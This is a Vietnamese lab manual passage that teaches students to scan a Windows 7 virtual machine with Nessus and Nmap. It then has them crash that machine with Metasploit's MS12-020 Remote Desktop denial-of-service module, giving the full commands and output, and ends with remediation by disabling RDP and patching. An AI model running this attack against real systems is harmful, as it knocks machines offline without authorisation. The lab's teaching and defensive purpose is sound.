
### 3.1.2.2 Rà quét bằng Nessus

- Xác định IP cần rà quét: IP của máy ảo Win 7 trong trường hợp này là 192.168.10.131
- Click **New Scan** ở góc phải để tạo file scan mới (xem Hình 3.12).




**Hình 3.12: Tạo file scan mới**

- Trong **Scan Templates** chọn **Basic Network Scan**.
- Nhập tên file scan. Trong ô **Targets** điền địa chỉ ip của máy ảo win 7 cần quét (xem Hình 3.13).



**Hình 3.13: Điền các thông số cho file scan mới**

- Tiến hành rà quét lỗ hổng hệ điều hành Win 7 bằng cách click vào dấu  trong dòng của file scan vừa tạo (xem Hình 3.14).

<input type="checkbox"/> Name	Schedule	Last Modified
<input type="checkbox"/> scan_svptit	On Demand	✓ Today at 3:44 PM

**Hình 3.14: Tiến hành rà quét**

- Click **On Demand**, chọn tab **Vulnerabilities** để xem kết quả quét. Kết quả quét cho thấy máy win 7 có lỗ hổng MS12-020 (xem Hình 3.15).

scan\_svptit [Back to My Scans](#)

Hosts 1 Vulnerabilities 55 History 2


Filter Search Vulnerabilities 55 Vulnerabilities

<input type="checkbox"/> Sev	Name	Family	Count
<input type="checkbox"/> CRITICAL	MS14-066: Vulnerability in Schannel Could Allow Remote Co...	Windows	1
<input type="checkbox"/> CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Serv...	Windows	1
<input type="checkbox"/> HIGH	MS12-020: Vulnerabilities in Remote Desktop Could Allow Re...	Windows	1
<input type="checkbox"/> MEDIUM	SSL Certificate Cannot Be Trusted	General	2

**Hình 3.15: Kết quả quét**


### 3.1.2.3 Tiến hành sử dụng Nmap để quét

- Xác định IP cần quét (dải IP trong phòng)
- Thực hiện quét cổng: Sử dụng phần mềm Nmap trên máy thật Win 8.1 tiến hành quét:
  - o Quét các cổng đang mở để lấy thông tin dịch vụ và phiên bản dịch vụ (xem Hình 3.16).



**Hình 3.16: Lấy tên dịch vụ và phiên bản dịch vụ**

- Quét các cổng đang mở để lấy thông tin hệ điều hành (xem Hình 3.17). Kết quả biết được máy victim chạy hệ điều hành Windows 7.




Hình 3.17: Lấy thông tin hệ điều hành

### 3.1.2.4 Sử dụng Kali Linux tấn công lỗ hổng MS12-020.

- Chuẩn bị: Bật chức năng Remote Desktop trên máy ảo Win 7: Chuột phải **My Computer** → **Properties** → **Remote settings** → tích chọn **Allow Remote Assistance connections to this computer** và **Allow connections from computers running any version of Remote Desktop (less secure)**.
- Khởi động máy ảo Kali Linux.
- Sử dụng Command line, khởi chạy Nmap, quét các cổng mà máy cần tấn công đang mở -> để kiểm tra cổng 3389 RDP trên máy victim mở hay chưa bằng lệnh,

ví dụ: `Nmap -sS -O 192.168.10.194` (xem Hình 3.18) hoặc có thể sử dụng Zenmap trong Kali Linux (trong phần này, địa chỉ ip của máy ảo win 7 là 192.168.10.194).



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sS -O 192.168.10.194


Starting Nmap 7.01 ( https://nmap.org ) at 2017-11-03 05:40 EDT
Nmap scan report for 192.168.10.194
Host is up (0.00060s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:E0:0F:AD (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
root@kali:~#

```

**Hình 3.18: Dùng nmap kiểm tra cổng 3389 mở hay chưa**

- Sử dụng Command line, khởi chạy Metasploit bằng lệnh: ***msfconsole*** (xem Hình 3.19). (có thể tìm kiếm lỗ hổng bằng lệnh *search ms12\_020*)



### Hình 3.19: Khởi chạy Metasploit

- Thực hiện tấn công máy victim qua lỗ hổng MS12-020 (xem Hình 3.20)
  - o Gõ lệnh:  
*use auxiliary/dos/windows/rdp/ms12\_020\_maxchannelids*
  - o Đặt địa chỉ IP máy victim  
*set RHOST <IP>*
  - o Đặt địa chỉ IP máy tấn công  
*set LHOST <IP>*
  - o Khởi chạy quá trình tấn công  
*Run*
  - o Xuất hiện dòng *192.168.10.194:3389 seems down* là đã tấn công thành công, máy victim bị buộc khởi động lại.



```

Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.10.194
RHOST => 192.168.10.194
msf auxiliary(ms12_020_maxchannelids) > set LHOST 192.168.10.195
LHOST => 192.168.10.195
msf auxiliary(ms12_020_maxchannelids) > run


[*] 192.168.10.194:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.10.194:3389 - 210 bytes sent
[*] 192.168.10.194:3389 - Checking RDP status...
[+] 192.168.10.194:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_maxchannelids) >

```

Hình 3.20: Các lệnh và kết quả

### 3.1.2.5 Khắc phục lỗ hổng MS12-020

- Bước 1: Tắt dịch vụ Remote Desktop trên máy tính (nếu đang bật) ở máy tính sử dụng hệ điều hành Windows 7: Chuột phải **My Computer** → **Properties** → **Remote settings** → tích chọn ô **Don't allow remote connections to this computer** (xem Hình 3.21).



**Hình 3.21: Tắt dịch vụ Remote Desktop**


- Bước 2: Cài đặt bản vá lỗi hỏng được Microsoft phát hành vào ngày 13/03/2012
  - o Tải bản vá tại địa chỉ: <http://technet.microsoft.com/en-us/security/bulletin/ms12-020>
  - o Truy cập vào địa chỉ trên để tìm bản vá lỗi phù hợp với hệ điều hành của máy tính mình (ví dụ vá lỗi cho máy tính sử dụng hệ điều hành Win 7)
  - o Kích vào DOWNLOAD để tải bản vá lỗi về máy tính.
  - o Sau khi download về máy tính xong kích đúp vào bản vá lỗi để bắt đầu cài.

### 3.1.3 Kết quả mong muốn


- Cài đặt và sử dụng thành thạo các công cụ quét cổng Nmap, công cụ quét hệ thống Nessus.
- Tấn công thành công máy victim, máy victim bị crash phải khởi động lại, chụp

ảnh kết quả.

- Phòng chống được tấn công lỗ hổng MS12-020: tắt chức năng RDP và cập nhật bản vá Microsoft thành công.
- **Lưu ý:**
  - Nếu sinh viên không cài đặt thành công Nessus, có thể sử dụng snapshot “Nessus” trong máy ảo win 7.
  - Máy victim sau khi bị tấn công MS12-020 buộc phải khởi động lại máy (xem Hình 3.22 và Hình 3.23).



**Hình 3.22: Máy victim trước**



**Hình 3.23: Máy victim sau**